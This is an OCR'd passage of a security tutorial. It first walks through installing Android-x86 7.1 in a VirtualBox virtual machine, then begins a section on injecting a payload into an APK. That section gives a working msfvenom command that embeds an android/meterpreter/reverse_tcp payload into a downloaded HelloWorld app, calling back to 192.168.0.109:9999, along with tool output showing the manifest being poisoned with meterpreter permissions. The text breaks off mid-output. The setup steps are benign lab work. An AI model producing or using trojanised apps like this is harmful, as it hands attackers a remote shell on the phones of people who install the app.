
```
                    cfdisk (util-linux-ng 2.14.1)

                         Disk Drive: /dev/sda
                   Size: 5368709120 bytes, 5368 MB
         Heads: 255   Sectors per Track: 63   Cylinders: 652

   Name        Flags      Part Type  FS Type          [Label]        Size (MB)
 ------------------------------------------------------------------------------
                           Pri/Log   Free Space                       5362.89

    [  Help   ]  [   New   ]  [  Print    ]  [   Quit   ]  [  Units    ]
    [  Write  ]

                      Create new partition from free space
```

A new window similar to the last one will appear, this time asking for the type of partition.

Select **[Primary]** and enter the size of the partition (by default it will take the entire space). For the purposes of this paper no changes are needed to the partition size, so just press **[Enter]** to continue.

After the new Primary Partition has been created it will appear like in the picture below. This is the partition where the operating system will be installed and as such it must be bootable. The partition is made bootable by selecting the **[Bootable]** option and confirmind it


* Select [**Bootable]** using the left and right arrow keys and press **[Enter]** to confirm


Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
                         cfdisk (util-linux-ng 2.14.1)

                              Disk Drive: /dev/sda
                        Size: 5368709120 bytes, 5368 MB
              Heads: 255   Sectors per Track: 63   Cylinders: 652

   Name         Flags        Part Type  FS Type          [Label]         Size (MB)
 ------------------------------------------------------------------------------
   sda1                       Primary   Linux                             5362.89

    [ Bootable ]  [  Delete  ]  [   Help   ]  [ Maximize ]  [  Print   ]
    [   Quit   ]  [   Type   ]  [  Units   ]  [  Write   ]

                   Toggle bootable flag of the current partition
```

After the partition has been properly configured it must be written


* Select **[Write]** and press **[Enter] ,** type **yes** and press **[Enter],** after the process select **[Quit]**


Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
                         cfdisk (util-linux-ng 2.14.1)

                              Disk Drive: /dev/sda
                        Size: 5368709120 bytes, 5368 MB
              Heads: 255   Sectors per Track: 63   Cylinders: 652

   Name         Flags        Part Type  FS Type          [Label]         Size (MB)
 ------------------------------------------------------------------------------
   sda1         Boot          Primary   Linux                             5362.89

    [ Bootable ]  [  Delete  ]  [   Help   ]  [ Maximize ]  [  Print   ]
    [   Quit   ]  [   Type   ]  [  Units   ]  [  Write   ]

              Write partition table to disk (this might destroy data)
```


After the partition has been created and configured a new window will prompt for the partition to install the operating system (picture below)

Select the partition and press **[OK]**


Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Choose Partition
Please select a partition to install Android-x86:

Recommended minimum free space - 4GB  |  Optimum free space >= 8GB

Partition | Filesystem | Label                | Size      | Drive name/model

  sda1        unknown                             4.99GB    VBOX HARDDISK

  Create/Modify partitions
  Detect devices

                    <  OK  >                 <Cancel>
```


Next the Filesystem format must be selected


Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Choose filesystem
Please select a filesystem to format sda1:

                         Do not format
                         ext4
                         ntfs
                         fat32

                    <  OK  >                 <Cancel>
```

Select **ext4** and press **[OK]** . This will format the partition


After the partition has been formated, a prompt will ask whether GRUB loader should be installed


Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Confirm

Do you want to install boot loader GRUB?

< Yes >          < Skip >
```

Select and press **[Yes]**

A new prompt window will ask if the */system* directory should be installed as read and write.



Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Question

Do you want to install /system directory as read-write?

Making /system be read-write is easier for debugging, but
it needs more disk space and longer installation time.

< Yes >          < No  >
```

Select **[Yes]** and wait until the operating system (Android) is installed.

After the installation has been completed a new window will pop up asking for further instructions. At this point do not select either option. Insted go to the **Devices** tab, then **Optical Drives** and click **Remove disk from optical drive.**

A message will pop up notifying that the drive cannot be removed and if it should be unmounted forcefully.




VirtualBox - Question

Unable to eject the virtual optical disk **/root/Downloads/android-x86-7.1-r2.iso** from the machine **Android 7**.

Would you like to try to force ejection of this disk?

Select **Force Unmount.**


After the disk has been unmounted select **[Reboot]** and press **[OK]**



Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

```
Congratulations!

Android-x86 is installed successfully.

Run Android-x86
Reboot

< OK >          <Cancel>
```

The machine will reboot and a window like this will show up


Android 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

The Virtual Machine reports that the guest OS does not support **mouse pointer integration** in the current video

```
 [ No TPM detected! ] (639K lower / 2096064K upper memory)
                                                                [0]
 Android-x86 7.1-r2
 Android-x86 7.1-r2 (Debug mode)
 Android-x86 7.1-r2 (Debug nomodeset)
 Android-x86 7.1-r2 (Debug video=LVDS-1:d)

    Press enter or → to boot the selected OS, 'e' to edit the
    commands before booting, 'r' to reload, 'c' for a command-line,
    '/?nN' to search or ← to go back if possible.
```

Press **[Enter]** and the Android Operating System will load

2. INJECTING THE PAYLOAD INTO THE APK


** If apktool is not installed or a fresh install is required follow the instructions here :

https://ibotpeaches.github.io/Apktool/install/

** The apk used for this demonstration can be found here :

https://www.apksum.com/download/com.zhimeng.helloworld_6.8_free

1. Version of apktool



```
root@cyberpinguin:~/CyberAcademy# apktool --version
2.3.4
```

2. Payload Injection

- The payload injection will be done by using **msfvenom**


- The target apk is called **HelloWorld** and can be obtained using the link provided above.

- The payload to be injected is **android/meterpreter/reverse_tcp**

- Payload Options: **LHOST** (the host to connect to) **LPORT** (the port)

```
msfvenom -x <:target APK:> -p   android/meterpreter/reverse_tcp LHOST =
x.x.x.x LPORT=xxxx -o <: output location :>
```

Where -x is the template which the payload will be injected and with -p the specific payload to be injected followed by its necessary parameters LHOST and LRORT



```
root@cyberpinguin:~/CyberAcademy# msfvenom -x /root/CyberAcademy/hw.apk -p android/meterpreter/reverse_tcp LHOST=192.168.0.109  LPORT=9999 > g6.apk
Using APK template: /root/CyberAcademy/hw.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.zhimeng.helloworld.hexla
[*] Loading /tmp/d20181029-31582-1ibdvl1/original/smali/com/zhimeng/base/base/MainApplication.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
